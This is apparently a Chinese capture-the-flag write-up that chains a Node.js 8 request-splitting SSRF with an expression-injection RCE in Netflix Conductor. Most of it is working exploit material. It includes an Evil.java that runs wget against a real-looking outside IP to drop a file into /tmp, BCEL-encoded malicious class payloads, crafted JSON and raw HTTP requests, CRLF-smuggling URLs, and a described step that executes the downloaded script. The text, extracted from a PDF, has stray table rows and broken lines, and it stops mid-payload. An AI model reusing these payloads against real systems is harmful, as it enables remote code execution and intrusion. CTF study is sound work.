5	5	200	☐	☐	705	
6	6	200	☐	☐	705	
7	7	200	☐	☐	705	
8	8	200	☐	☐	705	
9	9	200	☐	☐	6568	
10	10	200	☐	☐	706	
11	11	200	☐	☐	706	
12	12	200	☐	☐	706	



Netflix Conductor漏洞利用

这是一个 Swagger UI，访问/api/admin/config可以查看配置信息：



可以看到version是2.26.0，但Google搜了下Netflix-Conductor漏洞确实都是这个，所以继续拿他打了。找了一篇该漏洞的参考文章

这个漏洞出在 /api/metadata/taskdefs 上，需要 POST 一个 Json 过去，里面含有恶意的 BCEL编码，可以造成 RCE。

接下来我们就按照参考文章，构建一个Evil.java


```
public class Evil
{
    public Evil() {
        try {
            Runtime.getRuntime().exec("wget http://42.193.22.50:8080 -O /tmp/lmonstergg");
        }
        catch (Exception ex) {
            ex.printStackTrace();
        }
    }

    public static void main(final String[] array) {
    }
}
```

然后编译得到一个 Evil.class，再利用 BCELCodeman 转换为 BCEL 编码。

下载的BCELCodeman中，把src中的Main.java编译成class：

```
javac Main.java
```

然后再打jar包：

```
jar -cvfm BCELCodeman.jar ../META-INF/MANIFEST.MF Main.class
```

注意要在src目录进行这个操作，如果在前面的目录，或者其他的目录总是会报找不到Main类，查了一下好像是因为类路径的问题

这里再把Evil.java编译成class

```
javac Evil.java
```

然后转换为BCEL编码：

```
java -jar BCELCodeman.jar e Evil.class
```

```
[D:\~\BCELCodeman-main\BCELCodeman-main\src]$ javac Main.java
Main.java:1: 警告: Utility是内部专用 API, 可能会在未来发行版中删除
import com.sun.org.apache.bcel.internal.classfile.Utility;
                                                 ^
Main.java:50: 警告: Utility是内部专用 API, 可能会在未来发行版中删除
          byte[] array =  Utility.decode(cryptdata,true);
                          ^
Main.java:72: 警告: Utility是内部专用 API, 可能会在未来发行版中删除
          String s = Utility.encode(data, true);
                     ^
3 个警告

[D:\~\BCELCodeman-main\BCELCodeman-main\src]$ dir
 驱动器 D 中的卷是 Data
 卷的序列号是 AA63-E141

 D:\xshell6\data\Xshell\Sessions\BCELCodeman-main\BCELCodeman-main\src 的目录

2021/10/27  13:54    <DIR>          .
2021/10/27  13:54    <DIR>          ..
2021/10/27  13:11               578 Evil.class
2021/10/27  13:54             2,806 Main.class
2020/10/08  14:48             2,713 Main.java
               3 个文件          6,097 字节
               2 个目录 565,717,745,664 可用字节

[D:\~\BCELCodeman-main\BCELCodeman-main\src]$ jar -cvfm BCELCodeman.jar ../META-INF/MANIFEST.MF Main.class
已添加清单
正在添加: Main.class(输入 = 2806) (输出 = 1597)(压缩了 43%)

[D:\~\BCELCodeman-main\BCELCodeman-main\src]$ java -jar BCELCodeman.jar e Evil.class
$$BCEL$$$l$8b$I$A$A$A$A$A$A$AmQ$cbR$gA$U$3d$3d$m$D$e3$m$P$85$E$a2$Rt$RHJF$R$X$81$94$9b$94$aePRb$r$8bl2L$ba$c6F$e6QC$a3$fe$91k7$s$95E$3e$m$l$a5$de$9e$b2$qU$daU$7d$ba$ef$b9$a7$cf$bd$dd$fd$ef$ee$cf_$A$jl$gHc$c5$40$J$e54$5e$a9$f5$b5$8e$8a$81$FTu$bc$d1$b1$ca$90$fa$q$7c$n$f7$Z$S$8d$e6W$86$e4$e7$e0$tg$c8$f5$85$cf$8fg$de$88G$a7$f6hBLv$um$e7$fc$c8$O$e38$3e$5d$n$b9g$L$9f$a1$dc$f8$de$l$db$X$b65$b1$7d$d7$g$caH$f8nO$d9$Z$c3$60$W9$fcP$u$8b$cc$c1$85$98$b4$94$ceD$G$86$8e5$To$b1$ce$b0$7d$e9rY$3b$932$ecZV$a7$dd$da$f9$b8$dbj$b7$5b$7b$db$dd$9d$f6n$a7$b65$a8Y$d2$L$ad$89$X$f8S$c9$p$d75QC$9day$5e$f3$e0$ca$e1$a1$U$81ob$D$G5$a6j1$e4$e7$8a$c1h$cc$j$c9P$98S$t3_$K$8f$3a3$a8$feSPj4$fb$cf4$3d$b2$e4W$dcax$d7x$e1$aa$ffQ_$a2$c0$el$d3$v$j$c8$85$94$94$f1$bb$9dF$b6$c3Q$87N$ff$a1$86$G$a6$9e$80p$91$a2$1$Uk$b4$96$df$ff$C$fb$N$ad$98$b8E$f2$db5$d2$fd$P$b7H$dd$90$w$89$y$f2$f4m$gL$d2U$91$oL$Q$bb$40$7c$862$3a$K$e4$5c$o$c7$ye$f2$d0$ee$J$98$8e$r$F$b9d$ac$v$3cV$ab$d0dj$de$c4$he$98$8a$89$yalnn$f9$B$7f$5e$97$d4B$C$A$A

[*] Encode BCELcode successfully. Have fun :)
```



```
$$BCEL$$$l$8b$I$A$A$A$A$A$AmQ$5do$SA$U$3d$b3$7c$y$ac$8b$40$x$u$d8$ea$d2$3eH5$b2H1A$da$f8b$f0$89$b6F$88$7d$e8K$97$edd$9d$ca$7ed$Zj$ff$91$cf$bcP$e3$83$3f$c0$l$d5zg$d3$94$s$3a$c9$9c$99$7b$ee$99s$ef$cc$fc$b9$fe$f5$h$40$X$db$Grxd$a0$82j$O$8f$d5$faDG$cd$40$Gu$jOul0d$f7E$m$e4$7b$86Ts$e7$LC$faCx$c6$Z$8aC$R$f0$c3$b9$3f$e1$f1$d8$99L$89$v$8c$a4$e3$7e$3bp$a2$qNN$d7H$ee$3b$o$60$a86O$86$e7$ce$85cO$9d$c0$b3G2$W$81$b7$a7$ec$8cQ8$8f$5d$feQ$u$8b$fc$e0BL$5bJg$o$PC$c7$a6$89gx$ce$d0$fe$eeqi$7d$952$ea$dbv$b7$d3z$f3n$b7$d5$e9$b4$de$b6$fb$bdv$afm$bd$3e$b2l$e9G$f6$d4$P$83$99$e4$b1$e7$99$b0$d0$60X_$d5$i$5c$ba$3c$92$o$MLl$c1$a0$c6T$z$86$d2Jq49$e7$aed$u$af$a8$cf$f3$40$K$9f$3a3$a8$fe$5dPi$ee$M$ff$d1$ec$91$r$bf$e4$$$c3$8b$e6$7f$aez$8f$fa$U$87$$$9f$cd$e8$401$a2$a4L$dem$i$3b$$G$D$3a$fd$87$g$g$98z$C$c2$H$U$9dR$ac$d1Z$7dy$F$f6$T$daZj$89$f4$f1$P$e4$86$af$96$c8$$H$95F$B$r$fa6$N$s$e9$ea$c8$S$a6$88$cd$Q$9f$a7$8c$8e29W$c8$b1$40$99$S$b4$h$C$a6$e3$a1$82b$3a$d1$94o$ab$d5h25$X$c9F$Zf$T$a2$40$b8$964$b7$fe$Xn$82$o$c2B$C$A$A
```

按漏洞的参考利用文章，接下来要将恶意构造的 class 文件通过 bcel 编码后作为参数，构造出 EL 表达式，作为 name 属性的值：

将恶意构造的 class 文件通过 bcel 编码后作为参数，构造出 EL 表达式，作为 `name` 属性的值：

```
curl --location --request POST 'http://localhost:8080/api/metadata/taskdefs' \
--header 'Content-Type: application/json' \
--data-raw '[{
  "name": "${'\''
'\''.getClass().forName('\''com.sun.org.apache.bcel.internal.util.ClassLoader'\'').newInstance().l
  "ownerEmail": "test@example.org",
  "retryCount": 3,
  "timeoutSeconds": 1200,
  "inputKeys": [
    "sourceRequestId",
    "qcElementType"
  ],
  "outputKeys": [
    "state",
    "skipped",
    "result"
  ],
  "timeoutPolicy": "TIME_OUT_WF",
  "retryLogic": "FIXED",
  "retryDelaySeconds": 600,
  "responseTimeoutSeconds": 3600,
  "concurrentExecLimit": 100,
  "rateLimitFrequencyInSeconds": 60,
  "rateLimitPerFrequency": 50,
  "isolationgroupId": "myIsolationGroupId"
```

目录

然后把它给组合到 json 里。

```
[{"name":"${'1'.getClass().forName('com.sun.org.apache.bcel.internal.util.ClassLoader').newInstance().loadClass(
'$$BCEL$$$l$8b$I$A$A$A$A$A$AmQ$5do$SA$U$3d$b3$7c$y$ac$8b$40$x$u$d8$ea$d2$3eH5$b2H1A$da$f8b$f0$89$b6F$88$7d$e8K
$97$edd$9d$ca$7ed$Zj$ff$91$cf$bcP$e3$83$3f$c0$l$d5zg$d3$94$s$3a$c9$9c$99$7b$ee$99s$ef$cc$fc$b9$fe$f5$h$40$X$db$G
rxd$a0$82j$O$8f$d5$faDG$cd$40$Gu$jOul0d$f7E$m$e4$7b$86Ts$e7$LC$faCx$c6$Z$8aC$R$f0$c3$b9$3f$e1$f1$d8$99L$89$v$8c$
a4$e3$7e$3bp$a2$qNN$d7H$ee$3b$o$60$a86O$86$e7$ce$85cO$9d$c0$b3G2$W$81$b7$a7$ec$8cQ8$8f$5d$feQ$u$8b$fc$e0BL$5bJg$
o$PC$c7$a6$89gx$ce$d0$fe$eeqi$7d$952$ea$dbv$b7$d3z$f3n$b7$d5$e9$b4$de$b6$fb$bdv$afm$bd$3e$b2l$e9G$f6$d4$P$83$99$
e4$b1$e7$99$b0$d0$60X_$d5$i$5c$ba$3c$92$o$MLl$c1$a0$c6T$z$86$d2Jq49$e7$aed$u$af$a8$cf$f3$40$K$9f$3a3$a8$fe$5dPi$
ee$M$ff$d1$ec$91$r$bf$e4$$$c3$8b$e6$7f$aez$8f$fa$U$87$$$9f$cd$e8$401$a2$a4L$dem$i$3b$$G$D$3a$fd$87$g$g$98z$C$c2$
H$U$9dR$ac$d1Z$7dy$F$f6$T$daZj$89$f4$f1$P$e4$86$af$96$c8$$H$95F$B$r$fa6$N$s$e9$ea$c8$S$a6$88$cd$Q$9f$a7$8c$8e29W
$c8$b1$40$99$S$b4$h$C$a6$e3$a1$82b$3a$d1$94o$ab$d5h25$X$c9F$Zf$T$a2$40$b8$964$b7$fe$Xn$82$o$c2B$C$A$A').newInsta
nce().class}","ownerEmail":"test@example.org","retryCount":"3","timeoutSeconds":"1200","inputKeys":["sourceReque
stId","qcElementType"],"outputKeys":["state","skipped","result"],"timeoutPolicy":"TIME_OUT_WF","retryLogic":"FIX
ED","retryDelaySeconds":"600","responseTimeoutSeconds":"3600","concurrentExecLimit":"100","rateLimitFrequencyInS
econds":"60","rateLimitPerFrequency":"50","isolationgroupId":"myIsolationGroupId"}]
```

最后构成我们的请求。

```
POST /api/metadata/taskdefs? HTTP/1.1
Host: 10.0.241.14:8080
Content-Type: application/json
cache-control: no-cache
Postman-Token: 7bd50be1-2152-46d6-b16e-8245df0141dc

[{"name":"${'1'.getClass().forName('com.sun.org.apache.bcel.internal.util.ClassLoader').newInstance().loadClass(
'$$BCEL$$$l$8b$I$A$A$A$A$A$AmQ$5do$SA$U$3d$b3$7c$y$ac$8b$40$x$u$d8$ea$d2$3eH5$b2H1A$da$f8b$f0$89$b6F$88$7d$e8K
$97$edd$9d$ca$7ed$Zj$ff$91$cf$bcP$e3$83$3f$c0$l$d5zg$d3$94$s$3a$c9$9c$99$7b$ee$99s$ef$cc$fc$b9$fe$f5$h$40$X$db$G
rxd$a0$82j$O$8f$d5$faDG$cd$40$Gu$jOul0d$f7E$m$e4$7b$86Ts$e7$LC$faCx$c6$Z$8aC$R$f0$c3$b9$3f$e1$f1$d8$99L$89$v$8c$
a4$e3$7e$3bp$a2$qNN$d7H$ee$3b$o$60$a86O$86$e7$ce$85cO$9d$c0$b3G2$W$81$b7$a7$ec$8cQ8$8f$5d$feQ$u$8b$fc$e0BL$5bJg$
o$PC$c7$a6$89gx$ce$d0$fe$eeqi$7d$952$ea$dbv$b7$d3z$f3n$b7$d5$e9$b4$de$b6$fb$bdv$afm$bd$3e$b2l$e9G$f6$d4$P$83$99$
e4$b1$e7$99$b0$d0$60X_$d5$i$5c$ba$3c$92$o$MLl$c1$a0$c6T$z$86$d2Jq49$e7$aed$u$af$a8$cf$f3$40$K$9f$3a3$a8$fe$5dPi$
ee$M$ff$d1$ec$91$r$bf$e4$$$c3$8b$e6$7f$aez$8f$fa$U$87$$$9f$cd$e8$401$a2$a4L$dem$i$3b$$G$D$3a$fd$87$g$g$98z$C$c2$
H$U$9dR$ac$d1Z$7dy$F$f6$T$daZj$89$f4$f1$P$e4$86$af$96$c8$$H$95F$B$r$fa6$N$s$e9$ea$c8$S$a6$88$cd$Q$9f$a7$8c$8e29W
$c8$b1$40$99$S$b4$h$C$a6$e3$a1$82b$3a$d1$94o$ab$d5h25$X$c9F$Zf$T$a2$40$b8$964$b7$fe$Xn$82$o$c2B$C$A$A').newInsta
nce().class}","ownerEmail":"test@example.org","retryCount":"3","timeoutSeconds":"1200","inputKeys":["sourceReque
stId","qcElementType"],"outputKeys":["state","skipped","result"],"timeoutPolicy":"TIME_OUT_WF","retryLogic":"FIX
ED","retryDelaySeconds":"600","responseTimeoutSeconds":"3600","concurrentExecLimit":"100","rateLimitFrequencyInS
econds":"60","rateLimitPerFrequency":"50","isolationgroupId":"myIsolationGroupId"}]
```

这里我们要想办法把我们的恶意数据发过去，但之前 /proxy 接口只能发出可控的 GET 请求和不可控的 POST 请求，我们该如何把这个 POST 请求发出去呢？再回到 NodeJS 那部分的代理上

.NodeJS 8 请求拆分漏洞


我们可以看到，/proxy 的 GET 部分 URL 均为我们可控。且 axios 的 http 协议支持部分调用的是 NodeJS 的 http 库来实现的，我们就可以尝试利用 http 库 NodeJS 8 时的请求拆分漏洞来构造 POST 请求。

我们来做个小测试


```
docker pull node:8.13.0-alpine
docker run -itd --name node8.13-test node:8.13.0-alpine
docker exec -it node8.13-test /bin/sh
# 进入docker里执行
npm i axios
node
```

上面这些命令可以帮助我们成功在docker中起一个环境，然后我们可以在自己服务器上起一个监听端口，自己打已达试一下node执行如下代码

```
const axios = require('axios')
var s = 'http://VPSIP/?param=x\u{0120}HTTP/1.1\u{010D}\u{010A}Host:{\u0120}127.0.0.1:3000\u{010D}\u{010A}\u{010D
}\u{010A}GET\u{0120}/private'
axios.get(s).then((r) => console.log(r.data)).catch(console.error)
```




可以看到请求成功换行了，而且夹带了一个新的请求。



再夹带一个 POST 请求试试

```
var s = 'http://VPSIP/\u{0120}HTTP/1.1\u{010D}\u{010A}Host:{\u0120}127.0.0.1:3000\u{010D}\u{010A}\u{010D}\u{010A}
}POST\u{0120}/search?url=http://10.0.66.14:8080/api/metadata/taskdefs\u{0120}HTTP/1.1\u{010D}\u{010A}Host:127.0.
0.1:3000\u{010D}\u{010A}Content-Type:application/json\u{010D}\u{010A}Content-Length:15\u{010D}\u{010A}\u{010D}\u
{010A}lmonstergg~~\u{010D}\u{010A}\u{010D}\u{010A}\u{010D}\u{010A}\u{010D}\u{010A}GET\u{0120}/private'
```




POST请求成功构造

这里的原理其实我在前面写的[GYCTF2020]Node Game-nodejs也用到了这种通过拆分攻击实现的SSRF攻击

攻击思路

接下来我们说一下这道题的攻击思路，因为这题弹不了shell，所以我们得在自己的vps上起一个wb服务器，然后通过那个漏洞，让靶机去下载部署在web服务器上的恶意代码，然后再通过那个漏洞，命令靶机去执行我们上一步下载好的恶意代码即可。至于恶意代码的利用原理下面会有分析



攻击过程

利用赵总的脚本构造payload

这个里面的BCEL是当Evil.java里面的执行命令为wget http://42.193.22.50:8080 -O /tmp/lmonstergg 时产生的

```
post_payload = '[\u{017b}\u{0122}name\u{0122}:\u{0122}$\u{017b}\u{0127}1\u{0127}.getClass().forName(\u{0127}com.
sun.org.apache.bcel.internal.util.ClassLoader\u{0127}).newInstance().loadClass(\u{0127}$$BCEL$$$l$8b$I$A$A$A$A$A
$A$AmQ$5do$SA$U$3d$b3$7c$y$ac$8b$40$x$u$d8$ea$d2$3eH5$b2H1A$da$f8b$f0$89$b6F$88$7d$e8K$97$edd$9d$ca$7ed$Zj$ff$91
$cf$bcP$e3$83$3f$c0$l$d5zg$d3$94$s$3a$c9$9c$99$7b$ee$99s$ef$cc$fc$b9$fe$f5$h$40$X$db$Grxd$a0$82j$O$8f$d5$faDG$cd
$40$Gu$jOul0d$f7E$m$e4$7b$86Ts$e7$LC$faCx$c6$Z$8aC$R$f0$c3$b9$3f$e1$f1$d8$99L$89$v$8c$a4$e3$7e$3bp$a2$qNN$d7H$ee
$3b$o$60$a86O$86$e7$ce$85cO$9d$c0$b3G2$W$81$b7$a7$ec$8cQ8$8f$5d$feQ$u$8b$fc$e0BL$5bJg$o$PC$c7$a6$89gx$ce$d0$fe$e
eqi$7d$952$ea$dbv$b7$d3z$f3n$b7$d5$e9$b4$de$b6$fb$bdv$afm$bd$3e$b2l$e9G$f6$d4$P$83$99$e4$b1$e7$99$b0$d0$60X_$d5$
i$5c$ba$3c$92$o$MLl$c1$a0$c6T$z$86$d2Jq49$e7$aed$u$af$a8$cf$f3$40$K$9f$3a3$a8$fe$5dPi$ee$M$ff$d1$ec$91$r$bf$e4$$
$c3$8b$e6$7f$aez$8f$fa$U$87$$$9f$cd$e8$401$a2$a4L$dem$i$3b$$G$D$3a$fd$87$g$g$98z$C$c2$H$U$9dR$ac$d1Z$7dy$F$f6$T$
daZj$89$f4$f1$P$e4$86$af$96$c8$$H$95F$B$r$fa6$N$s$e9$ea$c8$S$a6$88$cd$Q$9f$a7$8c$8e29W$c8$b1$40$99$S$b4$h$C$a6$e
3$a1$82b$3a$d1$94o$ab$d5h25$X$c9F$Zf$T$a2$40$b8$964$b7$fe$Xn$82$o$c2B$C$A$A\u{0127}).newInstance().class\u{017d}
\u{0122},\u{0122}ownerEmail\u{0122}:\u{0122}test@example.org\u{0122},\u{0122}retryCount\u{0122}:\u{0122}3\u{0122
},\u{0122}timeoutSeconds\u{0122}:\u{0122}1200\u{0122},\u{0122}inputKeys\u{0122}:[\u{0122}sourceRequestId\u{0122}
,\u{0122}qcElementType\u{0122}],\u{0122}outputKeys\u{0122}:[\u{0122}state\u{0122},\u{0122}skipped\u{0122},\u{012
2}result\u{0122}],\u{0122}timeoutPolicy\u{0122}:\u{0122}TIME_OUT_WF\u{0122},\u{0122}retryLogic\u{0122}:\u{0122}F
IXED\u{0122},\u{0122}retryDelaySeconds\u{0122}:\u{0122}600\u{0122},\u{0122}responseTimeoutSeconds\u{0122}:\u{012
2}3600\u{0122},\u{0122}concurrentExecLimit\u{0122}:\u{0122}100\u{0122},\u{0122}rateLimitFrequencyInSeconds\u{012
2}:\u{0122}60\u{0122},\u{0122}rateLimitPerFrequency\u{0122}:\u{0122}50\u{0122},\u{0122}isolationgroupId\u{0122}:
\u{0122}myIsolationGroupId\u{0122}\u{017d}]'
console.log(encodeURI(encodeURI(encodeURI('http://0.0.0.0:3000/\u{0120}HTTP/1.1\u{010D}\u{010A}Host:127.0.0.1:30
00\u{010D}\u{010A}\u{010D}\u{010A}POST\u{0120}/search?url=http://10.0.130.9:8080/api/metadata/taskdefs\u{0120}HT
TP/1.1\u{010D}\u{010A}Host:127.0.0.1:3000\u{010D}\u{010A}Content-Type:application/json\u{010D}\u{010A}Content-Le
ngth:' + post_payload.length + '\u{010D}\u{010A}\u{010D}\u{010A}' + post_payload + '\u{010D}\u{010A}\u{010D}\u{0
10A}\u{010D}\u{010A}\u{010D}\u{010A}GET\u{0120}/private'))))
```

运行结果为（**这里叫结果一**）(**结果一执行完后可以将恶意代码下载到靶机上**)

```
http://0.0.0.0:3000/%2525C4%2525A0HTTP/1.1%2525C4%25258D%2525C4%25258AHost:127.0.0.1:3000%2525C4%25258D%2525C4%2
5258A%2525C4%25258D%2525C4%25258APOST%2525C4%2525A0/search?url=http://10.0.130.9:8080/api/metadata/taskdefs%2525
C4%2525A0HTTP/1.1%2525C4%25258D%2525C4%25258AHost:127.0.0.1:3000%2525C4%25258D%2525C4%25258AContent-Type:applica
tion/json%2525C4%25258D%2525C4%25258AContent-Length:1539%2525C4%25258D%2525C4%25258A%2525C4%25258D%2525C4%25258A
%25255B%2525C5%2525BB%2525C4%2525A2name%2525C4%2525A2:%2525C4%2525A2$%2525C5%2525BB%2525C4%2525A71%2525C4%2525A7
.getClass().forName(%2525C4%2525A7com.sun.org.apache.bcel.internal.util.ClassLoader%2525C4%2525A7).newInstance()
.loadClass(%2525C4%2525A7$$BCEL$$$l$8b$I$A$A$A$A$A$A$AmQ$5do$SA$U$3d$b3$7c$y$ac$8b$40$x$u$d8$ea$d2$3eH5$b2H1A$da
$f8b$f0$89$b6F$88$7d$e8K$97$edd$9d$ca$7ed$Zj$ff$91$cf$bcP$e3$83$3f$c0$l$d5zg$d3$94$s$3a$c9$9c$99$7b$ee$99s$ef$cc
$fc$b9$fe$f5$h$40$X$db$Grxd$a0$82j$O$8f$d5$faDG$cd$40$Gu$jOul0d$f7E$m$e4$7b$86Ts$e7$LC$faCx$c6$Z$8aC$R$f0$c3$b9$
3f$e1$f1$d8$99L$89$v$8c$a4$e3$7e$3bp$a2$qNN$d7H$ee$3b$o$60$a86O$86$e7$ce$85cO$9d$c0$b3G2$W$81$b7$a7$ec$8cQ8$8f$5
d$feQ$u$8b$fc$e0BL$5bJg$o$PC$c7$a6$89gx$ce$d0$fe$eeqi$7d$952$ea$dbv$b7$d3z$f3n$b7$d5$e9$b4$de$b6$fb$bdv$afm$bd$3
e$b2l$e9G$f6$d4$P$83$99$e4$b1$e7$99$b0$d0$60X_$d5$i$5c$ba$3c$92$o$ML1$c1$a0$c6T$z$86$d2Jq49$e7$aed$u$af$a8$cf$f3
$40$K$9f$3a3$a8$fe$5dPi$ee$M$ff$d1$ec$91$r$bf$e4$$$c3$8b$e6$7f$aez$8f$fa$U$87$$$9f$cd$e8$401$a2$a4L$dem$i$3b$$G$
D$3a$fd$87$g$g$98z$C$c2$H$U$9dR$ac$d1Z$7dy$F$f6$T$daZj$89$f4$f1$P$e4$86$af$96$c8$$H$95F$B$r$fa6$N$s$e9$ea$c8$S$a
6$88$cd$Q$9f$a7$8c$8e29W$c8$b1$40$99$S$b4$h$C$a6$e3$a1$82b$3a$d1$94o$ab$d5h25$X$c9F$Zf$T$a2$40$b8$964$b7$fe$Xn$8
2$o$c2B$C$A$A%2525C4%2525A7).newInstance().class%2525C5%2525BD%2525C4%2525A2,%2525C4%2525A2ownerEmail%2525C4%252
5A2:%2525C4%2525A2test@example.org%2525C4%2525A2,%2525C4%2525A2retryCount%2525C4%2525A2:%2525C4%2525A23%2525C4%2
525A2,%2525C4%2525A2timeoutSeconds%2525C4%2525A2:%2525C4%2525A21200%2525C4%2525A2,%2525C4%2525A2inputKeys%2525C4
%2525A2:%25255B%2525C4%2525A2sourceRequestId%2525C4%2525A2,%2525C4%2525A2qcElementType%2525C4%2525A2%25255D,%2525
5C4%2525A2outputKeys%2525C4%2525A2:%25255B%2525C4%2525A2state%2525C4%2525A2,%2525C4%2525A2skipped%2525C4%2525A2,
%2525C4%2525A2result%2525C4%2525A2%25255D,%2525C4%2525A2timeoutPolicy%2525C4%2525A2:%2525C4%2525A2TIME_OUT_WF%25
25C4%2525A2,%2525C4%2525A2retryLogic%2525C4%2525A2:%2525C4%2525A2FIXED%2525C4%2525A2,%2525C4%2525A2retryDelaySec
onds%2525C4%2525A2:%2525C4%2525A2600%2525C4%2525A2,%2525C4%2525A2responseTimeoutSeconds%2525C4%2525A2:%2525C4%25
25A23600%2525C4%2525A2,%2525C4%2525A2concurrentExecLimit%2525C4%2525A2:%2525C4%2525A2100%2525C4%2525A2,%2525C4%2
525A2rateLimitFrequencyInSeconds%2525C4%2525A2:%2525C4%2525A260%2525C4%2525A2,%2525C4%2525A2rateLimitPerFrequenc
y%2525C4%2525A2:%2525C4%2525A250%2525C4%2525A2,%2525C4%2525A2isolationgroupId%2525C4%2525A2:%2525C4%2525A2myIsol
ationGroupId%2525C4%2525A2%2525C5%2525BD%25255D%2525C4%25258D%2525C4%25258A%2525C4%25258D%2525C4%25258A%2525C4%2
5258D%2525C4%25258A%2525C4%25258D%2525C4%25258AGET%2525C4%2525A0/private
```

这个里面的BCEL是当Evil.java里面的执行命令为sh /tmp/lmonstergg 时产生的

```
post_payload = '[\u{017b}\u{0122}name\u{0122}:\u{0122}$\u{017b}\u{0127}1\u{0127}.getClass().forName(\u{0127}com.
sun.org.apache.bcel.internal.util.ClassLoader\u{0127}).newInstance().loadClass(\u{0127}$$BCEL$$$l$8b$I$A$A$A$A$A
